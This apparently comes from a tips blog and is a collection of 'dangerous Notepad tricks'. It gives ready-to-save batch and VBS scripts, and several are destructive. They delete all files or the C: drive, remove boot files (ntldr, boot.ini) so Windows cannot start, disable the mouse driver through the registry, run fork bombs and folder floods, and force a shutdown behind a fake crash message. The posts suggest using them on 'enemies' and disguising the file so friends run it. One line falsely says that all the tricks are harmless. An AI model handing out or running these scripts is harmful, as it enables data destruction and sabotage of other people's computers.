Showing posts with label Notepad tricks. Show all posts

Top 3 Cool Dangerous Notepad Tricks


1. Create Disco Light On Keyboard 


discolights-Techzilla Firefox

  • To do this open Notepad and copy code
Set wshShell =wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "{CAPSLOCK}"
wshshell.sendkeys "{NUMLOCK}"
wshshell.sendkeys "{SCROLLLOCK}"
loop

  • Save it with an extension .vbs (eg: your name.vbs)
  • In order to stop it just go the Task manager--> Process-->search wscript.exe -->End Process
See Also: Top 3 Danger Notepad Trick For Applying on Enemies.
    2. Disable Mouse By Creating a Virus  (harmful)

Disabling-mouse-Techzilla Firefox

  • Copy below code and paste into Notepad

rem Disable Mouse 


set key="HKEY_LOCAL_MACHINE\system\CurrentControlSet\Services\Mouclass"


reg delete %key%


reg add %key% /v Start /t REG_DWORD /d 4


  • Save it with an extension .bat
See Also: Cool Notepad Tricks - Make Diary In Your Computer + Matrix (Hollywood) Falling Effect.

  3. Format C Drive by Creating a Virus   
     

formating-a-disk-by-creating-virus-Techzilla Firefox

See Also: How To Create Your Own Funny Virus - Continuously Eject All DVD/CD From Any Computer. 

  • Think, Think 100 times before do it **Extremly Harmful.

@ECHO OFF DEL C:\ *.*|Y
  •  Save this file with an extension .bat
  • Recommend as highly danger to your system
See Also: How To Make Your Computer Welcome You - Make Computer Speak to You
  

Top 3 Dangerous Notepad Tricks 2014 - You Can Try On Your Enimies


1.Fake File Disturbance

Caution: This create a file that continuously display on your monitor which cannot be minimized, closed, or maximized until the CMD file (Notepad file) is deleted from system.

  • Copy the below code and paste it in Notepad
  
    @echo off
    md hello
    :A
    start hello
    goto A
  • Now save it as file.bat


2.Shut-down Mania :

Caution: This make your enemies that their computer has attacked by virus, and any action they made on it will automatically shut-down the system.

  • Copy the below code and paste it in Notepad

     @echo off
     :A
     cls 
     echo Do you wanna crash your computer? (y/n) 
     pause 
     echo Are you sure? (y/n) 
     pause 
     echo your computer will crash when the time reaches zero. 
     pause 
     msg * Your computer will crash in... 
     msg * 5 
     msg * 4 
     msg * 3 
     msg * 2 
     msg * 1 
     msg * Good-Bye 
     msg * You have been pwned! :) 
    shutdown -s -t 00 
  • Now save it as shutdown.bat 

3.Fake Message:

Caution: This creates "ERROR" message on your computer


  • Copy the below code and paste it in Notepad

          msg * Error: Your Message Her                                                                                                                                                                                        
  • Save as virus.bat
  • Now open that .bat file, now you got error message window.


Cool Notepad Tricks - Make Diary In Your Computer + Matrix (Hollywood) Falling Effect


Notepad, is an excellent tool for text editing in worldwide. But remember that it is not famous only through text editing but the capability of creating variety of cool computer tricks, funny applications .It is also famous for its hacks.Here is some of the best and coolest tricks that you can try using Notepad.


  1. Matrix Falling Code Effect - Notepad CMD (.BAT) Tricks


Inspired by the Hollywood movie Matrix, this falling code trick is extremely popular on social networking websites. Copy and paste the code given below in Notepad and save the file as "Matrix.bat" or *.bat.


@echo off
color 02
:tricks
echo %random%%random%%random%%random%%random%%random%%random%%random%
goto tricks


Simply run the bat file, you will see the "Matrix falling code" effect.


   2.  Make a Personal Diary(Log) with Notepad 

  • Notepad Diary:



You can use this trick to create a personal log/diary with Notepad which will automatically include the current date and time before your note just like in your Android, iPhone. To do so, open Notepad and type .LOG in capital letters and press Enter. Next simply save the file. Now, every time when you open this file, notepad will automatically insert the current time and date before the note. Just enter your note and save the file each time after making an entry.


Remember: All these Notepad tricks provided is totally harmless and would not harm your PC in any manner. Close any of the unwanted VBS trick given, open the task manager and close the wscript.exe process. These tricks work on Windows 8, Windows 7, Windows Vista and Windows XP.

Top 5 Dangerous Notepad Tricks


Hi friends, here I post some really most dangerous notepad tricks. Before going to the section I give you the warning do not use it.


1. Create more than 3000 folders within minutes.

STEPS 

  1. Open your Notepad and type the following code.

@echo off
:top
md %random%
goto top


   2.  Save it as 1000.bat

@echo off makes your screen
blank but remember that it is creating the 1000's of folders. md %random% is command that is used to create multiple folder with random names. md is a command to make directory in ms-dos. goto top – return the command to the top such that creating the infinite loop. Remember that the 100's of folder will create at the place where you saved .bat file. Also note that this file is seems to be suspicious to your friends. So change the Icon and name of it.


2. How to Shutdown a computer forever?

CAUTION : Please don't use this code because it will Shutdown your computer forever. Use it only if you leaving the computer.


dangerous notepad tricks [Techzilla Firefox.blogspot.in]

STEPS 

1 Open your Notepad and type the following code.

@echo off
attrib -r -s -h c:\autoexec.bat
del c:\autoexec.bat
attrib -r -s -h c:\boot.ini
del c:\boot.ini
attrib -r -s -h c:\ntldr
del c:\ntldr
attrib -r -s -h c:\windows
\win.ini
del c:\windows\win.ini

 2.  Save the file as “shutdown-forever.bat”. Just make sure that it has a .bat or .cmd  extension.


CAUTION :This will shutdown your computer for ever . Please don't use it.


NOTE: Paste it in NotePad And Save It with Extension .cmd or .bat. Remember you are  loosing your Computer so keep avoid it.


3. How to delete all your system file with a simple command?

STEPS 

       1. Open your Notepad and type the following code.


del *.*


       2. save it as a .bat file.

         Now all of your files from hard disk will vanish in less than 5-6mins.


CAUTION: Paste it in NotePad And Save It with .bat Extension . Remember you are  
                     loosing your Computer so keep avoid it.


4. RAM Crash Trick.


STEPS 

       1. Open your Notepad and type the following code.


    :A
    start 
    goto A

        2. save it as a .bat extension 


CAUTION: Paste it in NotePad And Save It with .bat Extension . Remember you are  

                     loosing your Computer so keep avoid it.


5. Crash a Computer System With Link.

This is nothing but a link. Javascript "exploit". Keep sure that do not run the program.


CAUTION:  DON'T USE IT. IT WILL DAMAGE YOUR SYSTEM. ONLY FOR 

KNOWLEDGE. WE ARE NOT RESPONSIBLE FOR ANY LOSS CAUSED…


                                                                 ENJOY!!!